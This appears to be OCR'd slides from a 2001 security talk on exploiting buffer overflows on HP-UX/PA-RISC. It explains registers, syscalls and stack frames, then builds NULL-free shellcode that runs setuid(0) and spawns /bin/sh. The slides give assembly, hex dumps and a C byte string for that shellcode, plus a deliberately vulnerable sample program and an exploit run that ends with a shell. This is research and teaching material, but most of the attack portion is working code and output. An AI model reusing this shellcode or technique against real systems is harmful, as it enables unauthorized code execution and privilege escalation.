Exploiting buffer overflows on HP-UX/PA-RISC platform

Fyodor Yarochkin fygrave@tigerteam.net
eGlobal Technology Services

March 22, 2001

PA-RISC processor

- regular instruction set
- all instructions are of the same length
- registers/opcodes at the same locations
- strict alignment requirements
- pipelining

Memory layout on HP-UX

Space register Address	**%sr4**	**%sr5**	**%sr6**	**%sr7**
0x00000000	Executable code			
0x40000000		Data/stack		
0x80000000			Shared memory Shared library code	
0xC0000000				System code

Processor registers/usage conventions

- general registers
- shadow registers
- space registers
- psw
- instruction address queues
- control registers
- SFU/co-processor registers

General purpose registers

Register	aliases (if any)	Description/Usage Conventions
GR0	r0	Zero-value register.(/dev/null)
GR1	r1	*Scratch* register
GR2	rp	Return pointer.
GR3-GR18	r3-r18	General purpose registers (saved by called routines)
GR19	ltr, r19	Sh. library linkage Table Register
GR19-GR22	r19-r22	General purpose registers (not saved by called routines)

General purpose registers(cont.)

Register	aliases (if any)	Description
GR23	r23, arg3	Argument register 3.
GR24	r24, arg2	Argument register 2.
GR25	r25, arg1	Argument register 1.
GR26	r26, arg0	Argument register 0.
GR27	dp	Data Pointer
GR28	r28, ret0	return value register
GR29	r29, ret1, ap(rare)	function return register upper (33 .. 64) bit result
GR30	sp	Stack Pointer

Other registers(brief)

Register	aliases (if any)	Description
SR0 - SR7		space registers
CR0,CR8-CR31		control registers
snip ... snip		
CR17	pcsqh	proccess-counter head (space)
cr18	pcoqh	Process-counter queue head (offset)
CR??	pcsqt	Process-counter queue tail (space)
CR??	pcoqt	Process-counter queue tail (offset)
snip .. snip		
SHR0 - SHR6	sr0-sr6	Shadow registers
FRP0 - FRP31	fpsr, fpe1-..., fr..	Floating-point registers


Instruction set

BRANCH instructions

- BL target,rp; BLE target(sp,rp) BV x(reg)
- BLR x,t
- MOVB, MOVIB, COMB*, ADDIB*, BVB, BB
- ...

Instruction set

BRANCH instructions and delay slots




```
...
be  0x40,%rp
add %rp,-128(%sp)
```

Instruction set (cont)

LOAD/STORE instructions


- (LDW—LDH—LDB) disp(sp,basereg), targreg
- (STW—STH—STB) srcreg disp(sp,basereg)
- LDO disp(basereg), targreg; LDI i, targreg;
- ...

Instruction set(cont)

COMPUTATIONAL instructions

- (SUB—ADD)(,L,O,C)—SH(1,2,3)ADD r1, r2, targreg
- (OR—XOR—AND) r1, r2, targreg
- (ADDI—SUBI) i, reg, targreg

System calls



System calls(cont)

/usr/include/sys/syscall_define.h

```
#define SYS_EXIT 1
#define SYS_FORK 2
#define SYS_READ 3
#define SYS_WRITE 4
#define SYS_OPEN 5
#define SYS_CLOSE 6
#define SYS_EXECV 11
#define SYS_CHMOD 15
#define SYS_SETUID 23
```

System calls(cont)

Example

```
XOR %r0, %r0, %r26   ; uid 0 -> arg0
LDIL L'0xc0000004, %r1;
; high-order 21 bits ->  %r1
BLE R'0xc0000004,(%sr7, %r1) ; call...
LDO, 23, %r22                ; setuid
```


Position-independent code

Example

```
     ; get pc into %rp
     BL      .+8, %rp
     ; add pc-rel offset to rp
     ADDIL  L'target - $L0 + 4, %rp
     LDO    R'target - $L1 + 8(%r1), %r1;
$L0:
     LDSID  (%r1), %r31
$L1:
     MTSP   %r31, %sr0
     BLE    0(%sr0), %r1
     COPY   %r31, %rp
```

Procedure calls: stack frames and markers

Stack grows UPWARDS!



Procedure calls: stack frames and markers

Frame marker (expanded)

SP−52 (−>down): Variable arguments

SP−48 −> SP 36: Fixed arguments....

Frame Marker

SP−32: Saved %r19 (shared lib calls)

SP−28: Reserved

SP−24: Saved RP (shared lib calls)

SP−20: Saved RP (Saved MRP)

SP−16: Static link (or Saved %sr0)

SP−12: Cleanup

SP−8 : Ext ptr/Calling stub (RP'')

SP−4: Previous SP

Shellcode prototype

Designing shellcode prototype..

```
setuid(0); // in case is
           // shell would want to drop privileges
execv("/bin/sh", NULL);
exit(0);  // in case if something failed..
```

Assembly implementation

---

setuid(0):

```
        xor     %r26, %r26, %r26; 0 --> argv0
        ldil    L%0xc0000000,%r1;  execute syscall
        ble     0x4(%sr7,%r1)   ;
        ldi     23, %r22        ;
```

Assembly implementation (cont:)

---

execv(0):

```
        bl      .+8,%r1         ;
        nop                     ;
        stb     %r0, sh_tail_offset(%sr0,%r1);
                                ;

        xor     %r25, %r25, %r25;
        ldi     shellcode_offset, %r26;
        add     %r1, %r26, %r26;

        ldil    L%0xc0000000,%r1;
        ble     0x4(%sr7,%r1)   ;
        ldi     11, %r22        ;
```

Assembly implementation (cont:)

---

exit(0):

```
        xor     %r26, %r26, %r26; return 0
        ldil    L%0xc0000000,%r1;  entry point
        ble     0x4(%sr7,%r1)    ;
        ldi     1, %r22          ; exit
```

HEX dump and problems

```
hp1000 27:objdump -D shell-one | more
 ...
400010e0 <shellcode>:
400010e0:       0b 5a 02 9a     xor r26,r26,r26
400010e4:       20 20 08 01     ldil -40000000,r1
400010e8:       e4 20 e0 08     ble 4(sr7,r1)
400010ec:       34 16 00 2e     ldi 17,r22
400010f0:       e8 20 00 00     bl 400010f8
                                  <shellcode+0x18>,
400010f4:       08 00 02 40     nop
400010f8:       60 20 00 60     stb r0,30(sr0,r1)
400010fc:       0b 39 02 99     xor r25,r25,r25
40001100:       34 1a 00 52     ldi 29,r26
40001104:       0b 41 06 1a     add r1,r26,r26
40001108:       20 20 08 01     ldil -40000000,r1
4000110c:       e4 20 e0 08     ble 4(sr7,r1)
40001110:       34 16 00 16     ldi b,r22
40001114:       0b 5a 02 9a     xor r26,r26,r26
40001118:       20 20 08 01     ldil -40000000,r1
4000111c:       e4 20 e0 08     ble 4(sr7,r1)
```

```
40001120:       34 16 00 02     ldi 1,r22
40001124 <SHELL>:
40001124:       2f 62 69 6e     #2f62696e
40001128:       2f 73 68 41     #2f736841
```

Fixing NULL bytes

```
ldi     500, %r22
ble     0x4(%sr7,%r1)     ;
subi    523, %r22, %r22   ; setuid

addi    500, %r1, %r3;
stb     %r0, SHELL-jump+7
            -  31-500(%sr0,%r3)
```

Final version

```
shellcode
        xor     %r26, %r26, %r26; 0 - argv0
        ldil    L%0xc0000000,%r1;  entry point
        ldi     500, %r22         ;
        ble     0x4(%sr7,%r1)     ;
        subi    523, %r22, %r22 ; setuid(0)

jump
        bl      .+4,%r1         ; address into %r1
        addi    500, %r1, %r3;
        stb     %r0, SHELL-jump
                   + 7-11-500(%sr0,%r3)

        xor     %r25, %r25, %r25; NULL ->arg1
        ldi     SHELL-jump-11-500, %r26;
        add     %r3, %r26, %r26;
```

Final version

```
        ldil    L%0xc0000000,%r1;  entry point
        ldi     500, %r22        ;
        ble     0x4(%sr7,%r1)    ;
        subi    511, %r22, %r22 ;

        xor     %r26, %r26, %r26; return 0
        ldil    L%0xc0000000,%r1;  entry point
        ldi     500, %r22        ;
        ble     0x4(%sr7,%r1)    ;
        subi    501, %r22, %r22 ; exit

SHELL
                .STRING "/bin/shA";
```

A binary dump

```
hp1000 35:objdump -D shell-two | more
...
400010e0 <shellcode>:
400010e0:       0b 5a 02 9a     xor r26,r26,r26
400010e4:       20 20 08 01     ldil -40000000,r1
400010e8:       34 16 03 e8     ldi 1f4,r22
400010ec:       e4 20 e0 08     ble 4(sr7,r1)
400010f0:       96 d6 04 16     subi 20b,r22,r22
400010f4:       e8 3f 1f fd     bl 400010f8
                                    <shellcode+0x18
400010f8:       b4 23 03 e8     addi 1f4,r1,r3
400010fc:       60 60 3c 89     stb r0,-1bc(sr0,r3)
40001100:       0b 39 02 99     xor r25,r25,r25
40001104:       34 1a 3c 7b     ldi -1c3,r26
40001108:       0b 43 06 1a     add r3,r26,r26
4000110c:       20 20 08 01     ldil -40000000,r1
40001110:       34 16 03 e8     ldi 1f4,r22
40001114:       e4 20 e0 08     ble 4(sr7,r1)
40001118:       96 d6 03 fe     subi 1ff,r22,r22
```

A binary dump (cont)

```
4000111c:       0b 5a 02 9a     xor r26,r26,r26
40001120:       20 20 08 01     ldil -40000000,r1
40001124:       34 16 03 e8     ldi 1f4,r22
40001128:       e4 20 e0 08     ble 4(sr7,r1)
4000112c:       96 d6 03 ea     subi 1f5,r22,r22
40001130 <SHELL>:
40001130:       2f 62 69 6e     #2f62696e "/bin"
40001134:       2f 73 68 41     #2f736841 "/shA"
```

A variation

```
shellcode

        bl      .+4,%r1       ; address into %r1
        addi    500, %r1, %r3;
        stb     %r0, SHELL-shellcode
                     +  7-11-500(%sr0,%r3)
        xor     %r25, %r25, %r25; NULL ->arg1
        ldi     SHELL-shellcode-11-500, %r26;
        add     %r3, %r26, %r26;

        ldil    L%0xc0000000,%r1;  entry point
        ldi     500, %r22         ;
        ble     0x4(%sr7,%r1)     ;
        subi    511, %r22, %r22 ;

SHELL
                .STRING "/bin/shA";
```

A hex dump of variation

```
char shellcode[]=
"\xe8\x3f\x1f\xfd\xb4\x23\x03\xe8"
"\x60\x60\x3c\x61\x0b\x39\x02"
"\x99\x34\x1a\x3c\x53\x0b\x43"
"\x06\x1a\x20\x20\x08\x01\x34\x16\x03"
"\xe8\xe4\x20\xe0\x08\x96\xd6\x03\xfe/bin/sh";
```

Exploiting a buffer overflow

Vulnerable program

```
$cat -n tools/sample-one/vuln.c
 1 /*
 2  * Sample vulnerable program for
                    HP-UX buffer overflows case stu
 3  */
 4 #include <stdio.h>
 5 #include <stdlib.h>
 6
 7
 8 unsigned long get_sp(void)
 9 {
10    __asm__("copy %sp,%ret0 \n");
11 }
12
13 void baz(char *argument) {
14     char badbuf[200];
15
16 printf("badbuf ptr is: %p\n",badbuf);
```

```
17 strcpy(badbuf,argument);
18 }
19
20 void foo(char *arg) {
21
22     baz(arg);
23
24 }
25
26 int main(int argc, char **argv) {
27 char *param;
28
29 printf("vuln stack is: 0x%X\n",get_sp());
30 param=getenv("VULNBUF");
31 foo(param);
32
33 return 0;
34 }
```

Coding exploit

- alignment by 4 byte boundary
- return into shelcode occurs only when subcall function (strcpy) returns.
- return address is desired address + 3.

Sample exploit:

```
$./exploit -h
usage: exploit [-b buffer_size] [-d dso]
[-r return_address] [-a align] [-p pad] [-D]
[-m more_rets]
$
```

Sploit it!

```
$ ./exploit -D -m 400
our stack 7B03A880
Using: ret: 0x7B03A8D7 pad: 0
align: 8 buf_len: 180 dso: -84 more: 400
buflen is 1788
:r
vuln: running (process 14243)
vuln stack is: 0x7B03AF78
badbuf ptr is: 7b03af80
illegal instruction (break instruction trap)
stopped at      7B03AD5C:       BREAK
```

Search for shellcode location

```
7B03AF78/l2f62

7B03B02C

/10X
7B03B02C:    2F62696E    2F736841    ...
             7B03A610    7B03A610    ...
             7B03A610    7B03A610

.-40/10X
7B03AFAC:    0xB390280   0xB390280  ..
             0xB390280   0xB390280 ..
             0xB390280   0xB390280 ..
```

0wn3d

```
ksh$ ./exploit -b 290 -m 1 -d -643
our stack 7B03A8A8
Using: ret: 0x7B03AB2E pad: 0
align: 8 buf_len: 290
dso: -643 more: 1
buflen is 300
vuln stack is: 0x7B03AAD8
badbuf ptr is: 7b03aae0
$ uname -a
HP-UX hpuxlab B.10.20 A 9000/715 2010653941
$ ps
   PID TTY       TIME COMMAND
 14119 ttyp1     0:00 sh
 14121 ttyp1     0:00 ps
 14076 ttyp1     0:00 ksh
 14075 ttyp1     0:00 telnetd
ksh$ exit
```

A funky story...

```
#include <stdio.h>
void blah(char *foo) {
        char baz[50];
        char *qqz;
        printf("ptr: %p\n",
                strcpy(baz, foo));
        printf("baz: %s\n"
               "strlen: %i"
               " qqz: %p\n",
                baz,
                strlen(baz), qqz);
}
void main(int argc, char **argv) {
        blah(argv[1]);
}
```

When executed....

”shit happens”

```
hp1000 68: ./foo ‘perl -e ’print "A"x8000’‘
ptr: 7f7f2448
baz: AAAAAAA...AAAAAAAAAAAAAAA
, strlen: 72 qqz: 41414141
hp1000 69:
```

"Advanced" shellcode examples

References

---

http://www.devresource.hp.com/STK/partner/

- rad_10_20.pdf
- rad_11_0_32.pdf
- pa64rt.pdf
- elf-pa.pdf

Where to find our stuff

---

http://www.notlsd.net/bof/

http://www.relaygroup.com/papers/